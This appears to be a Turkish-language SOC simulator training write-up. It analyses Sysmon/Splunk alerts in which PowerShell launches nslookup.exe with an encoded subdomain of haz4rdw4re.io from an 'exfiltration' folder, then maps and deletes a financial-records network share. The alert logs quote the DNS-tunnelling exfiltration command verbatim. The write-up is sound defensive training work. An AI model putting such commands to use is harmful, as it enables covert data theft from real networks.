Soc Simulator


Hazırlayan

Neslihan Aslan

14/02/2025


İçindekiler

1027



1027	Suspicious Parent Child Relationship	High	Process	Feb 28th 2025 at 21:39	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/28/2025 18:36:45.978
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	5520
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)



28/02/2025 18:36:50.000


```
{ [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io
  process.name: nslookup.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3728
  process.pid: 5520
  process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
  timestamp: 02/28/2025 18:36:45.978
}
```


Show as raw text

Type	Field	Value	Actions
Selected	host	10.10.247.150:8989	
	source	eventcollector	
	sourcetype	_json	
Event	datasource	sysmon	
	event.action	Process Create (rule: ProcessCreate)	
	event.code	1	
	host.name	win-3450	
	process.command_line	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io	
	process.name	nslookup.exe	
	process.parent.name	powershell.exe	
	process.parent.pid	3728	
	process.pid	5520	
	process.working_directory	C:\Users\michael.ascot\downloads\exfiltration\	
	timestamp	02/28/2025 18:36:45.978	
Time	_time	2025-02-28T18:36:50.000+00:00	
Default	index	main	
	linecount	1	
	punct	{"".""":"//_:"":,:.:.,:.:"",:.:.:.:.:"}	
	splunk_server	ip-10-10-40-195	

1027 numaralı alert, PowerShell'in nslookup.exe çalıştırması, standart bir sistem davranışı değildir. Genellikle **nslookup.exe,** CMD veya terminal üzerinden çalıştırılır**.** PowerShell'in çağırması şüphelidir, çünkü genellikle kötü amaçlı PowerShell scriptleri DNS Tunneling için bunu yapar. PowerShell'in nslookup.exe çalıştırması veri sızdırma (exfiltration) veya C2 (Command and Control) iletişimi için kötüye kullanılabilir.


event.action olarak "Process Create (rule: ProcessCreate)" olarak görünmesi PowerShell.exe tarafından nslookup.exe süreci başlatılmış ve Sysmon bu olayı Process Create olarak işaretlemiş.


process.command_line içerisinde şifrelenmiş veya base64 kodlanmış bir değer içeren şüpheli görünen bir alan adına (haz4rdw4re.io) yapılan sorgu görülmektedir.

Sürecin çalıştırıldığı dizin olan **C:\Users\michael.ascot\downloads\exfiltration** de adından dolayı veri sızdırma operasyonlarına işaret etmektedir. Çünkü "exfiltration" klasörü**,** veri sızdırma işlemlerinde yaygın kullanılan bir isimdir**.** Bu unsurlar bir araya geldiğinde, log detayı büyük ihtimalle bir saldırı girişimi veya sızdırma aktivitesine işaret etmektedir, bu nedenle True Positive (TP) olarak değerlendirilmelidir.

(1027 – 1036 arasında sadece process.command_line farklı)

1023





net.exe işlemi genellikle ağ paylaşım bağlantıları oluşturmak ve kullanıcı oturumlarını yönetmek amacıyla kullanılır. Burada net.exe işlemi, doğrudan bir kullanıcı tarafından değil, PowerShell (powershell.exe) üzerinden başlatılmıştır. Bu komut bir kullanıcı tarafından manuel olarak çalıştırılmadıysa, PowerShell üzerinden kötü amaçlı bir betik veya otomatik bir süreç tetiklenmiş olma ihtimali vardır.

Komut satırında yer alan **"C:\Windows\system32\net.exe" use Z: \FILESRV-01\SSF-FinancialRecords** komutu, bir ağ sürücüsüne bağlantı kurmaya çalışmaktadır. Bu tür bir işlem genellikle bir kullanıcı oturumu sırasında manuel olarak veya sistem başlatıldığında yapılır. Ancak, PowerShell üzerinden başlatıldığı için bu işlem, sistemin bir saldırgan veya zararlı yazılım tarafından otomatik olarak yönlendirildiğini gösterebilir.

Ayrıca, işlem **"C:\Users\michael.ascot\downloads"** dizininden çalıştırılmakta. Bu dizin, genellikle kullanıcıların internetten indirdiği dosyaları içerir. Eğer bu işlem burada başlatılmışsa, indirilen bir zararlı yazılım veya kötü amaçlı betik tarafından tetiklenmiş olabilir. Güvenilir sistem işlemleri genellikle **C:\Windows\System32** gibi sistem dizinlerinden çalıştırılır, bu nedenle "downloads" klasöründe başlatılan bir işlem şüpheli kabul edilebilir.

1025

ID	Alert rule	Severity	Type	Date	Status	Action
1025	Network drive disconnected from a local drive	Medium	Execution	Feb 28th 2025 at 21:38	Awaiting action	

Description:	A network drive was disconnected from a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.
datasource:	sysmon
timestamp:	02/28/2025 18:35:58.978
event.code:	1
host.name:	win-3450
process.name:	net.exe
process.pid:	8004
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\net.exe" use Z: /delete
process.working_directory:	C:\Users\michael.ascot\downloads\
event.action:	Process Create (rule: ProcessCreate)

Time	Event
28/02/2025 18:36:40.000	


```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\net.exe" use Z: /delete
   process.name: net.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 8004
   process.working_directory: C:\Users\michael.ascot\downloads\
   timestamp: 02/28/2025 18:35:58.978
}
```


Show as raw text

Type	Field	Value	Actions
Selected	host	10.10.247.150:8989	
	source	eventcollector	
	sourcetype	_json	
Event	datasource	sysmon	
	event.action	Process Create (rule: ProcessCreate)	
	event.code	1	
	host.name	win-3450	
	process.command_line	"C:\Windows\system32\net.exe" use Z: /delete	
	process.name	net.exe	
	process.parent.name	powershell.exe	
	process.parent.pid	3728	
	process.pid	8004	
	process.working_directory	C:\Users\michael.ascot\downloads\	
	timestamp	02/28/2025 18:35:58.978	
Time	_time	2025-02-28T18:36:40.000+00:00	
Default	index	main	
	linecount	1	
	punct	{"":"","":"://_.:.,"":"",".:"-","",":":"",":"",":"","}	
	splunk_server	ip-10-10-40-195	

Önceki tespit edilen şüpheli aktivitenin ardından, net.exe işlemi Z: ağ sürücüsünü yerel bir sürücüden çıkarmak amacıyla çalıştırılmıştır. "C:\Windows\system32\net.exe" use Z: /delete komutu, ağ bağlantılarını yönetmek için kullanılan bir komut olup, burada sürücünün bağlantısının sonlandırıldığı görülmektedir. Normalde bu işlem kullanıcı tarafından manuel

olarak yapılabilir, ama işlem PowerShell üzerinden başlatılmıştır ve downloads klasöründe çalıştırılmaktadır. PowerShell üzerinden başlatılan bir komut, genellikle otomatik bir betik veya kötü amaçlı bir yazılımın etkisiyle tetiklenmiş olabilir. Ayrıca, downloads klasörü, genellikle indirilen zararlı yazılımların çalıştırıldığı bir dizin olduğundan, bu durum şüpheli bir davranış olarak kabul edilebilir. Önceden yapılan şüpheli net.exe işlemi ve şu anki ağ sürücüsünün çıkarılması işleminin birbiriyle bağlantılı olduğu ve kötü amaçlı bir süreç olabileceği ihtimali yüksektir.